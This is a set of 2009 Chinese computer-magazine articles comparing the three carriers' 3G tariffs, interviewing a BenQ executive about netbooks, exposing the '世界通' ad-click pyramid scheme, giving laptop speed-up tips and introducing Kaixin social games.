5月17日，中国3G元年的第一个电信日，联通正式启动了3G业务，并公布了“WCDMA-3G手机套餐”资费方案。至此，移动、联通的3G资费已经曝光，中国电信虽然没有直接放出基本资费，但天翼品牌的套餐资费很早就已经实行，这些都为不少驻足观望，不清楚到底要“皈依”哪家的用户提供了更为直观的判断依据。但是，不要高兴太早，如果不仔细研究，面对杂乱的资费标准还真容易晕。本期，我们就邀请了几位热心人士，针对3G资费进行分析研究，帮大家算算账。（特约记者：CFanBloger）

不同话费标准下的3G可选配置

月消费标准	联通	移动	电信
50元	无	无	49元最低消费档（包括本地主叫0.19元/分钟+20MB上网流量）
100元	无	50元月租+28元套餐（包括本地主叫（含可视电话及换至2G网的）150分钟，10MB国内数据流量（含3G网和2G网））+5元上网套餐（包括30MB流量）/20元上网套餐（包括150MB流量）	89元最低消费档（包括本地主叫0.16元/分钟+20MB流量）+5元上网套餐（包括10MB流量）/10元上网套餐（包括20MB流量）
150元	无	50元月租+58元套餐（包括本地主叫350分钟，10MB国内数据流量）+5元上网套餐/20元上网套餐	129元最低消费档（包括本地主叫0.13元/分钟+20MB上网流量）+5元上网套餐/10元上网套餐/20元上网套餐（包括50MB流量）
200元	无	50元月租+88元套餐 （包括本地主叫600分钟，10MB国内数据流量）+5元上网套餐/20元上网套餐/50元上网套餐（包括500MB流量）	189元最低消费档（包括本地主叫0.11元/分钟+50MB上网流量）+5元上网套餐/10元上网套餐/20元上网套餐
250元	50元月租+186元套餐（包括国内主叫510分钟，国内可视通话主叫20分钟，20个M、40个T、60MB的上网流量）+10元M可选包（包括16M）/5元T可选包（包括36T）/2元上网可选包（包括10MB）/5元上网可选包（包括30MB）	50元月租+88元套餐 （包括本地主叫600分钟，10MB国内数据流量）+5元上网套餐/20元上网套餐/50元上网套餐/100元上网套餐（包括2GB流量）	189元最低消费档（包括本地主叫0.11元/分钟+50MB上网流量）+5元上网套餐/10元上网套餐/20元上网套餐/50元上网套餐（包括200MB流量）

联通，3G奢侈品

特约博主：胖胖堂

联通3G门槛最高，想要用上WCDMA，最少每月拍出186大元，再加上每月50元的月租，估计看到这个价格，就有一大拨人放弃了。联通的3G资费模式大致可以表示为“月租+通讯套餐+可选包”，最让人觉得麻烦的就是这个“可选包”了。其中的M指多媒体内容的计价单位，包括图像、音频、视像等的下载和播放；T指文本内容的计价单位，主要指文字内容的浏览和下载。据联通客服解释，M、T和上网流量的区别在于，前两者是针对3G网络的，后者是针对2G网的。如果感觉套餐里的M、T、上网流量和可视电话不够用的话，还可以再分别选择相应项目的可选包。但是，究竟打开一个网页要用多少个M、多少个T呢？我问了联通的客服，回答是，他们也不知道。目前这方面还无法查询，超出部分自动转成通话主叫0.36元/分钟，可视通话主叫0.9元/分钟，1元/M，0.2元/T。雷死我了！

移动，勉强能接受

特约博主：白色孤独

移动的3G资费模式可以总结为“月租+通讯套餐+上网套餐”。相比于联通的资费，这样的资费明显简洁、清晰。但是相应的也少了一些个性化定制的空间，比如将语音通话和可视通话归在了一起，没有专门针对某一项的可升级套餐。因此，除上网流量外，想要增加任何一项，就只能将基本套餐往上升级。不过，好在移动3套套餐价格都还让人可以承受。尤其值得称道的是，在上网资费方面，与之前2G的资费相比，同样价格包含的流量有了大幅提升。对于一般的用户来说，浏览网页、上QQ等操作每月150MB的流量就已足够，却只用在基本套餐的基础上多加20元。

电信，还算厚道

特约博主：山人

跑到电信的官网上看了半天，也没弄明白天翼的资费是啥样，只好“骚扰”客服了。根据咨询，发现比较适合咱老百姓的有两种：预付费和后付费的。电信的3G资费中没有月租的概念，而是定一个每月最低消费额度，也就是说，即使你每月花不了这些钱，也得交这么多。拿最低月套餐49元来说，本地主叫按0.19元/分钟计，这算下来相当于能打250多分钟，另外还赠送20MB的上网流量，比较划算。但目前电信所有的上网流量都适用于上2G网，上3G网的资费还没下来政策，汗一个。除此之外，还可以选上网套餐。总结下来，电信3G的资费模式是：最低消费额度+上网套餐。

总结


中国联通的WCDMA是最成熟的一个3G网，加上潜在着许多水货手机用户，联通本来是普遍被看好的一家运营商，而在其公开了资费之后，绝大多数人都打消了入网的念头。中国联通2008年全年综合业绩报告上显示，移动业务的平均每用户每月收入由2007年的45.7元下跌至42.3元。由此可以看出，联通的WCDMA市场定位很明确，就是给有钱人玩的。就像上面我们给大家算的，每月话费大约250元的用户才入得了联通的法眼。而占其整个用户群绝大部分的低端用户，联通则希望继续停留在2G网络上。

相对来说，移动和电信的资费则亲民很多。尤其是电信，月话费在50元就可以使用，基本符合42.3元这个平均线，足以说明电信3G在“招安”普通老百姓上花费的心思。移动的定位则相当有弹性，可谓高低兼施，并更注重培养年轻群体的消费潜力。CF [XS03]

明基 上网本三甲冲击者的生意经

专访明基中国营销总部总经理洪汉青

2009年5月13日，著名消费电子类厂商明基，在位于什刹海景区后海北沿5号酒吧举行了主题为“‘轻’生活，乐随行”的2009夏季新品发布会。此次明基发布了包括笔记本、上网本、投影机、液晶电视、数码相机等在内的多款新品。



提起明基，你第一反应是什么？光驱、LCD这两个词一定会从脑海中跳跃出来，一直以来，明基的光存储及LCD都占据着极大的市场份额。比如说光驱，走访电脑卖场会发现，商家最爱推荐的就是明基的产品，为什么？商家告诉我们，明基的返修率最低，而且价格很合理。LCD呢？明基目前已经稳居市场三甲。

让人想不到的还有，明基投影机凭借15%的市场占有率成为了业界龙头。更让人想不到的是，明基上网本在仅仅只有一款Joybook Lite U101的情况下，市场占有率已经位居国内第四名！

以一敌二 迟到的优等生

明基先前只发布了一款Joybook Lite U101，而且几乎是一个迟到者（2008年11月20日），但却凭借着自身产品的优秀素质，一举拿下国内第四名的市场占有率，这是让明基中国营销总部总经理洪汉青感到非常自豪的事情：“根据第三方统计机构CPI报告来看，明基在今年第一季度上网本的销量已经达到了国内第四。与之前在传统笔记本产品线表现相比，上网本的成绩还是令人满意的。如果在这方面给自己打分的话，可以拿到80分的成绩。而根据目前国内整个市场的发展趋势来看，明基会在接下来的时间将销售和研发的重心更多放在上网本方面。”

为什么一款小本能让明基这个笔记本行业的新锐如此强势？回忆起2008年11月20日明基发布Joybook Lite U101之时，洪汉青的讲话记忆犹新：“明基Joybook Lite U101是首款采用16:9屏幕的上网本，其次我们的电池时间可以达到7小时以上，另外这款产品还配备了HDD加SSD的硬盘设计，对用户日后升级有很大的帮助。这说明什么呢？其实在消费类产品的造型设计方面，明基的实力是非常强的。明基在过去的六年时间里，夺得了如德国IF等很多国际设计大奖。如果我没有算错的话，应该在216个奖项以上。以设计为本，为消费者提供最好的产品，这是明基追求的。”

不过，80分的成绩怎么也是自己说出来的，实际情况又是如何？记者了解到，明基笔记本、上网本在2009年第一季度的销量达到了6万台，成绩喜人。第二季度的目标为10万台，根据之前增长速率来看，达成这个目标并不困难，关键在于是否有坚定的态度和决心。

“未来，我们的目标是达到国内前三甲，毕竟明基的上网本优势层面很多，比如设计上的，来自成本控制上的（明基与上游供应厂商，如LCD面板等企业都相当于兄弟单位，采购、技术支持都优人一等）。除了我们现有的U101之外，这次再加上这新发布的U121、T131，都将成为这一目标的基石，我们非常有信心达到这个目标”洪汉青信心满满的表示。

一体电脑 大家都卖的不好！

洪汉青是一位非常有活力的人，而且也是敢于说实话的人，当有记者提及目前一体电脑的情况时，洪汉青毫不避讳的表示：“一体电脑现在卖的不好！不是明基买的不好，而是这个市场整体还不成熟。消费者认知程度并不高是一个非常关键的因素，这还需要等待市场检验。目前所有已经发布了一体电脑的厂商，据我了解大家都卖的不够理想，这没有什么不能说的，事实就是如此。但是作为厂商来说，你有没有为消费者提供这样的选择非常重要。作为率先发布一体电脑的厂商之一，明基的一体电脑还是通过精美的外观和较高的性价比赢得了很多消费者的青睐。因此即使大环境趋势不好，明基在一体电脑市场的表现却仍然可圈可点。”

好用不贵 明基的生意经

洪汉青先生爱讲实话，爱开玩笑，这在我们的专访全程中无时无刻不在体现着。面对此次发布的两款新品，Joybook Lite U121上网本、Joybook Lite T131超轻薄笔记本，当问及价格时，洪汉青先生表示：“虽然我们还暂时不能公布两款产品的价格，但可以向消费者和媒体保证的是，明基U121和T131两款产品的主流配置价格都会在4000元之内。做到所有消费者都可以买得起，用得起。”

但就价格而言，尤其是Joybook Lite T131，如果价格在4000元以内，无疑是目前最最便宜的超轻薄笔记本了，有记者怀疑这样做是不是刻意压低价格，洪汉青非常风趣的说到：“利润当然是有的，不然你看我们也不会找这么一个好风景的地方发布新产品，更不会这么高兴的与大家沟通（笑）。我们只是赚了我们该赚的利润，同时给消费者更多的实惠罢了。”

目前，湖北、广西、广东、海南、云南等地工商部门对世界通涉嫌传销和集资欺诈行为进行了查处。其实“世界通”的模式与2001年公安部公布的18.6万人上当、涉案金额2亿多元的“神龙广告卡”集资诈骗案相似。当时广州东方神龙数码科技有限公司宣称：凭卡登录神龙网点击广告，点击一次可获得0.3元回报，每天限33次，每张卡3个月期限内可获利500多元。当时该公司在全国以“滚雪球”方式发展了368个代销商，售卡数量87万多张。后来售卡钱不能支付实际的点击广告费，当事人携款潜逃。

看3G广告“赚大钱”，“世界通”到底有多神通？





“数钱数到手抽筋”是不少人的梦想，如果有项目打着“高科技”、“勤劳致富”的旗号，又是你的亲朋好友现身说法，你是否会动心呢？唐山的热心读者杨福利就被朋友盛情邀请参加了一个培训宣讲会：“现在全国正在大力推行3G网络，正好有一款软件能安装在电脑和3G手机上，在家里点点鼠标就能轻松致富！”“洗脑”过后，他仍疑惑重重，于是致电CFan侦探事务所，希望弄清事情的真相。（本刊记者：张文）

现场回放：诱人“钱景”

1.播放激动人心的视频短片。

2.讲师谈加盟：每张“世界通”注册卡的售价999元，5张起售，买30张就能成为三级代理商，30个帐号每天收入90元，每月2700元，一年不到就能收回本，5年使用期内共入16.2万元。除点击广告外，积极发展下线就升级为二级、一级代理，发展的下线越多，收益越高。达到一定招商数的，还有房、车奖励。

3.“前辈成功”激励，讲师展示自己账号中的进账。

级别	投资	5年总收入
零售商（5张卡，9折）	4495元元	2.7万元
三级代理（30张卡，8折）	2.3976万元	16.2万元
二级代理（200张卡，7折）	13.986万元	108万元
一级代理（1500张卡，6折）	89.9万元	780万元

● 代理商提供的《手机无线流媒体项目——商业计划书》提到的诱人“钱景”

漏洞：广告数量大缩水


经调查，全国许多省市的“世界通代理招商”都很活跃，参与人数甚众，甚至有人卖房注资。那么世界通到底在演绎财富神话，还是在精心编织圈钱骗局？先不考察赢利模式的科学性，就检验一下“每个账号每天30条广告，看一条一毛钱到账”的承诺是否能兑现吧！

果果进入几个大型“世界通”投资者的QQ群中，一群人热情地欲拉拢成为自己的下一级代理。深圳的苏先生说：“我发展了50多个代理，每月能挣几万元，房子的首付和月供都有了！”见果果的购买意向不强，群友们开始一遍遍地讨论“最关心的问题”：“我挂了7个小时都没广告。电脑都想砸了，一天600元打了水漂。”“我的才出来6条广告就不出了。实在是忍无可忍！”“反正服务器始终在升级，就没有好过。我要得精神病了。”

广告数量缩水、下载速度慢、账号无法正常登录、点击广告不能及时返钱……投资者在网上通过各种形式诉说着担忧和不安。贵州的余先生发帖申诉：“本来花3个小时能点完广告，现在20个小时也点不完，每次客服的回答都是服务器升级。世界通不畅通，投资风险在增大！”

粉饰：皇帝的新装与木马

皇帝的衣服好看吗？世界通很完美吗？当然当然！因为利益在前嘛！



● 估计投资者们也看出一些秘密：目前没有真正意义上的广告商。要不怎么软件弹出的广告都是陈旧的产品呢？他们大都明白点广告的“收入”都来自自己和下级代理商的“购卡费”。虽然心里打着鼓，但投入的钱总要收回来的，点广告不畅通，就多发展代理来补窟窿。

虽然广告缩水，点击总比不点强。手里攥着很多卡的人，按每个广告播放3秒算，是点不过来的。于是又催生一个新的周边产业——“代点广告服务”。可以请人工代点，可以用软件全自动代点。但有网友反映“代点软件”捆绑木马，会盗“通币”（交一定手续费后可转到个人银行账户）和其他账号等，黑客论坛也对此津津乐道。原以为手可以解放出来，但不小心粮草被木马吃了，亏得就更多了！

明辨：馅饼还是圈钱陷阱？

不少代理商通过论坛、贴吧、博客、播客等途径大力宣传造富计划，面对这类看似“诱人的馅饼”，我们该如何分辨？

● “世界通”官方主页提供的客服电话几乎都是手机和QQ号，而没有座机号，值得怀疑；

● 视频宣传片中推荐的“世界通商城”等频道一直迟迟未开通；

● 软件版本频频升级，但稳定性始终无法保障，让人质疑自称“手机无线流媒体产业领航者”的真正实力；

● 对于企业资质，香港、深圳、海南公司和各地办事处等在合同中称谓不统一，并且合同期只有一年，“5年软件使用期”难以保障；

● 所谓的独创“高压缩”格式只是普通的3G手机流媒体格式而已；

● 世界通宣称终端用户量已超1000万个，这意味着每天要掏出3000万元回报给代理商，在企业广告投放无源的情况下，要达到收支平衡绝非易事。业内人士认为现在只有挖东墙补西墙，一旦营销网络崩盘，后果将非常严重。

3G指第三代移动通信技术（大哥大是第一代，现在广泛使用的是第二代），最大的优点是高速的数据下载能力，能够处理图像、音乐、视频流等多种媒体形式。一些别有用心的人打着最新科技的旗号大肆忽悠，其实这些技术是原本固有的，而不是推销的产品本身的“专利”。虚幻的网络世界，充满机会，也藏着陷阱。不管是老手段还是新伎俩，在新营销模式和巨额回报承诺面前，我们都要谨慎考察，捂好自己的口袋。请记住：没有暴富神话。CF [XS04]

本本速度牛变熊，究竟谁之过？

●姚文连（江苏）

“5000都快变成3000了？股市跳水也没有这么快的？”小媛的唠叨声中明显包含着抱怨，原来啊，她花了5000块新买的笔记本电脑，才用了不到两个月，速度就变得非常慢。用升级到最新病毒库的杀毒软件全盘查杀，没有发现任何病毒和木马，无奈之下，她找到了公司的IT达人小强，来帮她调查本本运行速度越来越慢的真正原因。

一亩三分地，使用有门道

Windows操作系统往往都会被安装到硬盘的第一个分区中（通常为C盘），又称系统盘。老鸟们在新安装操作系统后，都会及时把“我的文档”、“收藏夹”等保存个人文档资料的文件夹转移到非系统分区，以免重装系统时造成个人数据的丢失。


借助“个人资料转移设置工具”（下载地址：http://mydown.yesky.com/soft/248/248825.html），大家可以很快将已经保存在系统盘的个人资料转移出来，使用方法详见图1的注解。



小提示：
如何快速清理桌面上不常用的快捷方式？
由于系统每次返回到桌面时，都要逐个检查桌面上的快捷方式，如果桌面图标很多，就会影响到系统的速度。右击“桌面”，执行“桌面→自定义桌面→常规→现在清理桌面”命令，可以将不常用的快捷方式移动到一个专门的文件夹中。

日久生杂草，清理很重要

虽然小媛一再声称她除了上网冲浪，很少在系统盘安装软件，那为什么还会出现“虚拟内存不足”的提示框呢？上网冲浪过程中IE会自动保存许多临时文件，长时间不加以清理，这些垃圾文件就会占用很大的空间（见图2）。怎么解决这个问题呢？



到360安全卫士的网站http://www.360.cn/下载安装360卫士后，在使用电脑一个月左右后，点击主界面“清理系统垃圾”选项卡，再点击“立即清理”即可快速去除常见系统垃圾文件。

小提示：
并不是所有的垃圾文件都需要清除，比如，“上网产生的Cookies”记录着经常登录的网站的用户名和密码信息，方便登录，无需清除；还有，“IE地址栏下拉列表”记录着经常访问网站的地址，方便输入。

本是同根生，加载何太急？

安装软件过程中，常常会有一些附加工具的提示（或开机自启动选项设置），这时应该根据实际情况进行设置。在电脑启动的过程中，加载过多的自启动程序，不仅影响开机和关机速度，而且还始终耗费着一部分系统资源，很容易拖本本运行的后腿。

操作方法：运行360安全卫士，打开“高级→启动项状态”设置框，清理部分不常用的开机自启动程序，以加快系统的启动和运行速度（见图3）。



小提示：
很多杀毒软件默认都启动了开机自动扫描的功能，但如果已经打开实时监控功能，那么开机时自动扫描系统就有点浪费时间，这时可通过软件中对应的选项设置，取消这项功能。

正所谓“行家一出手，就知道有没有”，经过小强优化之后的本本，运行速度明显提升，小媛紧锁的眉头终于舒展开来…… CF [XR02]



开心网攻略：http://kaixinw.blogbus.com
该网站提供开心网上各种游戏的攻略秘籍，更新很及时，一般开心网刚推出的新游戏，这里就会提供玩法介绍和高级技巧。

越夜越“开心”

●缪荣山(江苏)

在一个伸手不见五指的深夜，面条躺在自己的小床上紧闭着双眼，一切都很安静，很安静……突然，一个黑影从床上跃起，闪向桌前！“嗞嗞咔，嗞嗞咔……”一阵阵细碎的声音压抑地传出，一点荧光将黑影投放得很大，在墙上摇曳忽闪。在荧光的映衬下，面条一张面无血色的脸上一双眼睛闪烁出点点诡异的光彩。他轻点了几下鼠标，脸上随即浮现出一丝狰狞的笑容，他恨恨地从牙缝里挤出几个字：“嘿嘿，今天偷光你家的菜，杀光你家的猪！”

开心网里穷开心

开心网是目前最火的一个SNS社区，但也有不少对它还不了解的朋友。如果你注册了开心网账号，你就会发现，你的主页上的主要内容是你好友的信息，比如好友A参加了一个测试，好友B刚更新了一篇博客等等。通过这些消息，你不仅可以实时关注好友的进展，还可以也加入到这些测试、游戏中去，这就是SNS与其他模式网站最根本的不同之处。那开心网真的像传说中的那么吸引人、那么让人开心吗?

注册并设置账户（见图1）







小提示：
开心网是你真实社交关系的延伸，比如许久不联系的同学、朋友，在这里可以和他们一起游戏。这样一来，即便在现实中很久没有联系了，却依然能够通过虚拟的网络和他们一起游戏，促进联系。所以，如果你在开心网里的朋友还不够多，那就赶紧寻找或邀请他们。单击“好友”按钮切换页面，单击“查找好友”，下方会列出多种查找好友的途径。另外，注册成功后登录会提示输入信箱密码，这样可自动查找邮箱讯录中哪些人已经加入了开心网，从而自动添加他们为好友，还可以通过MSN和QQ来邀请MSN、QQ上你的好友。

偷偷给你贴张条（见图2）

争车位一度是开心网上最让人着魔的游戏，简单说说怎么玩。




小提示：
此外，如果好友A的车偷停在好友B的车位上，你发现后可以举报，警察会把A的车拖走，A的停车费也就泡汤了。不过，举报有损人品，小心别人用同样的手段报复你哦。



投稿 | xinrb@cfan.com.cn

买房子其实并不难！（见图3）

房价蹭蹭往上涨，想买个房子比什么都难。不过在开心网买房子就容易多了，买了房子还送花园呢！



